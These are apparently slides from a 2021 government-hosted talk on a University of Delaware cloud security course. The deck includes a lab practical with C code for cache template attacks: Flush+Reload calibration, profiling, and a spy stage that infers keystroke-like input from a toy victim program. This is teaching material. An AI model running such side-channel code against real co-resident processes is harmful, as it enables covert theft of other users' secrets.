DoD, Networking and Information Technology, Research and Development
May 5th, 2021 MAGIC Monthly Meeting

Integrating Cybersecurity Education with Cloud Computing

PIs: Haining Wang and Chase Cotton
Virginia Tech University of Delaware

SaTC:EDU: Integrating Cybersecurity Education within Clouds
NSF # 1821744

Our Objective

- Introduce recent security research activities in cloud computing to classroom
- Enhance the undergraduate and graduate curriculum in cybersecurity

Our Efforts


- Develop a new senior/1-year graduate level course
  - CPEG 473/673 “Cloud Computing and Security"
- Develop a series of laboratory exercises

Topics Covered in CPEG473/673

- Basic concepts of cloud computing
  - Virtualization
  - Data centers
- New vulnerabilities
  - Co-residence
  - Side-channel and covert-channel
- Defense solutions

CPEG473/673 is part of UD's Cybersecurity MS and Minor programs

UNIVERSITY *of* DELAWARE — Cyber Range



UNIVERSITY *of* DELAWARE — MASTERS IN CYBERSECURITY

Fundamentals of Cybersecurity – Computer & Network Security	15 credits (five courses)
CPEG 665 Introduction to Cybersecurity (CYBER I) † CPEG 697 Advanced Cybersecurity (CYBER II) † CPEG 694 System Hardening & Protection (DEFENSE) † CPEG 695 Digital Forensics †	CPEG 676 Secure Software Design † CPEG 671 Pen Test and Reverse Engineering † CPEG 672 Applied Cryptography †

Concentration Areas	15 credits (five courses, at least three in chosen concentration area)
Secure Software CPEG 670 Web Applications Security CISC 621 Algorithm Design and Analysis CISC 663 Operating Systems CISC 672 Compiler Construction or CPEG 621 Compiler Design CISC 675 Software Engineering Principles and Practices	CISC 611/CPEG 611 Software Process Management CISC 612/CPEG 612 Software Design CISC 613/CPEG 613 Software Requirements Engineering CISC 614/CPEG 614 Formal Methods in Software Engineering CISC 615/CPEG 615 Software Testing and Maintenance CPEG 676 Secure Software Design
Secure Systems ELEG 635 Digital Communication ELEG 658 Advanced Mobile Services ELEG 617 The Smart Grid † CPEG 696 Topics in Cybersecurity ELEG 812 Wireless Digital Communication CPEG 675 Embedded Computer Systems (Spring 2019)	CPEG 675 Embedded Computer Systems (Spring 2019) CISC 650 / ELEG 651 Computer Networks † CISC 853 Network Management CPEG 673 Cloud Computing and Security CISC 886 Multi-Agent Systems CPEG 674 SCADA Systems and Security (FUTURE) CPEG 853 Computer Systems Reliability
Security Analytics ELEG 815 Analytics I - Statistical Learning ELEG 817 / FSAN 817 Large Scale Machine Learning CISC 683 Introduction to Data Mining CISC 637 Database Systems	CPEG 657 Search and Data Mining † CISC 681 Artificial Intelligence CISC 689 TPCS: Artificial Intelligence: Machine Learning ELEG 630 Information Theory CISC 684 Introduction to Machine Learning
Security Management MISY 850 Security and Control FINC 855 Financial Institutions & Markets BUAD 840 Ethical Issues in Domestic and Global Business Environment †	MISY 840 Project Management and Costing ACCT 806 Systems Analysis and Design BUAD 870 Leadership and Organizational Behavior † BUAD 877 Skills for Change Agents MISY 810 Telecommunications and Networking

†Courses available online

Designed Lab Exercises

- Virtualization environment setup lab
  - VMware ESXi Configuration and memory management

- Memory deduplication Lab

- Cache Template Attack Lab

First … on Cloud CyberSecurity

- Sharing resources with others outside of your administrative domain is the primary security issue in cloud computing.

  thus this next part of the talk

- Most of the software, servers, routers, and security devices are the same whether in the cloud or in an owned enterprise (with the exception of scale). Security professionals would have said

  “where’s the beef?” (security-wise).

…

Cache Template Attack

"Sharing is the Root of All Contention"

\- Herb Sutter


Shared resources used for side-channel attacks

- Caches
- Memory
- Buses

3 Classic Cache-based Attacks


- Prime & Probe
- Flush + Reload
- Flush + Flush

Prime & Probe




Reference [1]

Flush + Reload



Reference [2]

Flush + Flush



Reference [3]

Dr. Wang's and my Ph.D. student, Rebekah Houser, who engineered these in-class practicals prepared this informal video overview of the experiment. It is about 10 minutes in length. Please view if you would like more detail on the method or how we will teach in a live class.
https://drive.google.com/file/d/1eoBMnDVi7gezw-TPQY1x3-kqW4-JEMr2/view
or a shorter URL
http://www.udel.edu/008389

Cache Template Attacks

Based on *Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. 2015. Cache template attacks: automating attacks on inclusive last-level caches. In Proceedings of the 24th USENIX Conference on Security Symposium (SEC'15). USENIX Association, USA, 897–912.*

Cache Template Attacks: Profiling Stage

Algorithm 1: Profiling phase.

Input: Set of events E, target program binary B, duration d
Output: Cache Template matrix T

Map binary B into memory
foreach *event e in E* **do**
  foreach *address a in binary B* **do**
    while *duration d not passed* **do**
      simultaneously
        Trigger event e and save event trace $g_{a,e}^{(E)}$
        Flush+Reload attack on address a and save cache-hit trace $g_{a,e}^{(H)}$
    end
    Extract cache-hit ratio $H_{a,e}$ from $g_{a,e}^{(E)}$ and $g_{a,e}^{(H)}$ and store it in T
  end
end
Prune Cache Template matrix T




Figure 1: Trace of a single keypress event for address `0x4ebc0` of `libgdk.so`.

Algorithm and figure from [4]

Cache Template Attacks: Attack Stage

Algorithm 2: Exploitation phase.

Input: Target program binary b,
Cache Template matrix $T = (\vec{p}_{e_1}, \vec{p}_{e_2}, \ldots, \vec{p}_{e_n})$

Map binary b into memory
repeat
  foreach *address a in T* **do**
    Flush+Reload attack on address a
    Store 0/1 in $\vec{h}[a]$ for cache miss/cache hit
  end
  if $\vec{p}_e$ *equals* $\vec{h}$ *w.r.t. similarity measure* **then**
    Event e detected
  end

Algorithm from [4]

Practical (*the name we use for “laboratory”)*

Adaptation of code developed by researchers at the Institute of Applied Information Processing and Communications (IAIK), Graz, Austria

Steps

- Calibration
- Profile
- Spy


Calibration

```c
int main(int argc, char** argv)
{
  //Initialization
  memset(array,-1,ARRAY_SIZE*sizeof(size_t));

  //Get timing for cache hits
  maccess(array + PROBE_OFFSET);
  sched_yield();
  for (int i = 0; i < N_PROBES; ++i)
  {
    size_t d = onlyreload(array+PROBE_OFFSET);
    hit_histogram[MIN((N_BINS - 1),d/5)]++;
    sched_yield();
  }

  //Get timing for cache misses
  flush(array+PROBE_OFFSET);
  for (int i = 0; i < N_PROBES; ++i)
  {
    size_t d = flushandreload(array+PROBE_OFFSET);
    miss_histogram[MIN((N_BINS - 1),d/5)]++;
    sched_yield();
  }
```

Calibration




Calibration

```
root@2423de49631d:/home/cache_template_attacks/calibration# ./calibration
.
Flush+Reload possible!
The lower the threshold, the lower the number of false positives.
Suggested cache hit/miss threshold: 160
```

Note this number. This is your **N**.

Calibration



Profiling

```c
#define ROWS 10
#define COLUMNS 1024
int map[ROWS][COLUMNS] = {{1},{2},{3},{4},{5},{6},{7},{8},{9},{10}};

int main(int argc, char**argv){
        printf("Running toy example...\n");
        for (int i = 0; i < ROWS; i++){
                int k = 0;
                printf("%i %p\n", i, map[i]);
        }
        FILE *fp;
        char buff[1];
        while(1){
                fp = fopen("char.txt", "r");
                int i = fscanf(fp, "%c", buff);
                int c = 0;
                if (!sscanf(buff, "%i", &c))
                        continue;
                if(map[(c%ROWS)][0] == 0){
                        exit(-1);
                }
                usleep(1000);
                for (int i = 0; i < 25; ++i){
                        sched_yield();
                }
                fclose(fp);
        }
}
```

Profiling

Find the process number for the target program: toy_example

```
#  cat /proc/`ps -A | grep toy_example | tr -d " " | grep -oE "^[0-9]+"`/maps
```

View information about the memory regions used by the target program

Profiling

Address Offset Pathname

```
00400000-00401000 r-xp 00000000 08:01 3674623                    /home/cache_template_attacks/profiling/toy_example
00600000-00601000 r--p 00000000 08:01 3674623                    /home/cache_template_attacks/profiling/toy_example
00601000-0060c000 rw-p 00001000 08:01 3674623                    /home/cache_template_attacks/profiling/toy_example
0064f000-00670000 rw-p 00000000 00:00 0                          [heap]
7f9587f46000-7f9588106000 r-xp 00000000 08:01 3408881            /lib/x86_64-linux-gnu/libc-2.23.so
7f9588106000-7f9588306000 ---p 001c0000 08:01 3408881            /lib/x86_64-linux-gnu/libc-2.23.so
7f9588306000-7f958830a000 r--p 001c0000 08:01 3408881            /lib/x86_64-linux-gnu/libc-2.23.so
7f958830a000-7f958830c000 rw-p 001c4000 08:01 3408881            /lib/x86_64-linux-gnu/libc-2.23.so
7f958830c000-7f9588310000 rw-p 00000000 00:00 0
7f9588310000-7f9588336000 r-xp 00000000 08:01 3408861            /lib/x86_64-linux-gnu/ld-2.23.so
7f9588527000-7f958852a000 rw-p 00000000 00:00 0
7f9588535000-7f9588536000 r--p 00025000 08:01 3408861            /lib/x86_64-linux-gnu/ld-2.23.so
7f9588536000-7f9588537000 rw-p 00026000 08:01 3408861            /lib/x86_64-linux-gnu/ld-2.23.so
7f9588537000-7f9588538000 rw-p 00000000 00:00 0
7ffeacaf1000-7ffeacb12000 rw-p 00000000 00:00 0                  [stack]
7ffeacb22000-7ffeacb25000 r--p 00000000 00:00 0                  [vvar]
7ffeacb25000-7ffeacb27000 r-xp 00000000 00:00 0                  [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0          [vsyscall]
```

Profiling

```
//map the files to the running program's virtual memory. Does not actually read the contents of the files
start = ((unsigned char*)mmap(0, range, PROT_READ, MAP_SHARED, fd, offset & ~0xFFFUL)) + (offset & 0xFFFUL);
FILE *fp;
FILE *fpo;
char* chars = "1234567890";
size_t chars_len = strlen(chars);
size_t count = 0;
fpo = fopen("profile.txt", "w");
for (size_t i = 0; i < range; i += 64)
{
  fprintf(fpo, "%lu,", i);
  for (int j = 0; j < chars_len; j++)
  {
    fp = fopen("char.txt", "w");
    fprintf(fp, "%c", chars[j]);
    fclose(fp);
    for (size_t k = 0; k < 5; ++k)
      sched_yield();
    flush(start + i);
    for (size_t k = 0; k < 5; ++k)
      sched_yield();
    count = flushandreload(start + i, min_cache_miss_cycles);
    fprintf(fpo, "%c=%ld,",chars[j],count);
   }
   fprintf(fpo,"\n");
}
```

Profiling

Rows correspond to memory addresses probed.

```
8192,1=0,2=0,3=0,4=0,5=0,6=0,7=0,8=0,9=0,0=0,
8256,1=0,2=0,3=0,4=0,5=0,6=0,7=0,8=0,9=0,0=0,
8320,1=0,2=34,3=0,4=0,5=0,6=0,7=0,8=0,9=0,0=0,
8384,1=0,2=48,3=0,4=0,5=0,6=0,7=0,8=0,9=0,0=0,
8448,1=0,2=0,3=0,4=0,5=0,6=0,7=0,8=0,9=0,0=0,
8512,1=0,2=0,3=0,4=0,5=0,6=0,7=0,8=0,9=0,0=0,
8576,1=0,2=0,3=0,4=0,5=0,6=0,7=0,8=0,9=0,0=0,
8640,1=0,2=0,3=0,4=0,5=0,6=0,7=0,8=0,9=0,0=0,
8704,1=0,2=0,3=0,4=0,5=0,6=0,7=0,8=0,9=0,0=0,
8768,1=0,2=0,3=0,4=0,5=0,6=0,7=0,8=0,9=0,0=0,
8832,1=0,2=0,3=0,4=0,5=0,6=0,7=0,8=0,9=0,0=0,
```

Columns correspond to characters profiled.

Exploitation

```c
//spy
start = ((unsigned char*)mmap(0, range, PROT_READ, MAP_SHARED, fd, offset & ~0xFFFUL)) + (offset & 0xFFFUL);
FILE *fp;
fp = fopen("map.txt", "r");
size_t address = 0;
char line[10];
char c;
int count = 0;
while (fgets(line, 10, fp) != NULL)
{
 sscanf(line,"%lu,%c", &address, &c);
 for (size_t k = 0; k < 5; ++k)
   sched_yield();
 flush(start + address);
 for (size_t k = 0; k < 5; ++k)
   sched_yield();
 count = flushandreload(start + address, min_cache_miss_cycles);
 if (count > THRESH){
  printf("PREDICTED: %c\n", c);
 }
}
munmap(start,range);
close(fd);
return 0;
```

References

[1] *Eran Tromer, Dag Arne Osvik, and Adi Shamir. 2010. Efficient Cache Attacks on AES, and Countermeasures. J. Cryptol. 23, 1 (January 2010), 37–71.*

[2] *Yuval Yarom and Katrina Falkner. 2014. FLUSH+RELOAD: a high resolution, low noise, L3 cache side-channel attack. In Proceedings of the 23rd USENIX conference on Security Symposium (SEC'14). USENIX Association, USA, 719–732.*

[3] *Daniel Gruss, Clémentine Maurice, Klaus Wagner, and Stefan Mangard. 2016. Flush+Flush: A Fast and Stealthy Cache Attack. In Proceedings of the 13th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment - Volume 9721 (DIMVA 2016). Springer-Verlag, Berlin, Heidelberg, 279–299. DOI:https://doi.org/10.1007/978-3-319-40667-1_14*

[4] *Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. 2015. Cache template attacks: automating attacks on inclusive last-level caches. In Proceedings of the 24th USENIX Conference on Security Symposium (SEC'15). USENIX Association, USA, 897–912.*

Part 3 – Some Reflections on the use of Cloud Computing infrastucture in the classroom

First … on Cloud CyberSecurity

- Sharing resources with others outside of your administrative domain is the primary security issue in cloud computing.
- Most of the software, servers, routers, and security devices are the same whether in the cloud or in an owned enterprise (with the exception of scale). Security professionals would have said "where's the beef?" (security-wise).

But …

- However, in an enterprise, your security staff and your employees are on the same team and the security staff has incentive to make sure employees and systems stay safe.
- In a commercial cloud, there may be even more sophisticated security staff, equipment, and software, but they are unable to cater directly to each tenant "user".
- Those cloud end-users are often **on their own** to ensure they use the provided cloud security features to protect their own assets. AND THIS IS THE MAJOR PRACTICAL FLAW/GAP (e.g. S3).

Cloud in the classroom

Some thoughts on cloud use in the classroom …

Sharing student access Department Linux/bash access had a high overhead (accounts, etc,)
Cloud 9's (IDE) fixed that (till bought by AWS and students needed credit cards again)

For Machine Learning, Google CoLab has put us back in the "Cloud 9" model (including GPU access) … but for how long? AND ALL IT TAKES 10 SECONDS! (bit.ly/colabpy2)

And maybe GPT-3 (Open AI)

In the past, sitting in a lecture hall was the most open and (unsafe) Internet environment
But the campus is changing. About 3-4 years ago after remote desktop became nominally installed in windows 10, and campus security staff started firewalling typical (or all) inbound services (RDC, ssh, http/https, etc.)

Now, most Internet network and security research must be done from the cloud (ec2, etc.)

Cloud in the classroom

Cost and account control are a big issue

University account / Department account?

student account (on student credit card ---


program "run-away"!)

EC2, others were initially bad (account alerts),

but better now

We roll a lot of our own infrastructure =>

- GPU servers
- Clusters ($640K 2TB 1600 core) acquired for $10K
  - now runs
    - Cloud9 look-alike
    - EC2 look-alike
    - conventional Slurm supercomputer



Thank you!

Questions?

"Any opinions, findings, conclusions or recommendations expressed in this material are those of the author(s) and do not necessarily reflect the views of the Networking and Information Technology Research and Development Program."

The Networking and Information Technology Research and Development (NITRD) Program

Mailing Address: NCO/NITRD, 2415 Eisenhower Avenue, Alexandria, VA 22314

Physical Address: 490 L'Enfant Plaza SW, Suite 8001, Washington, DC 20024, USA Tel: 202-459-9674, Fax: 202-459-9673, Email: nco@nitrd.gov, Website: https://www.nitrd.gov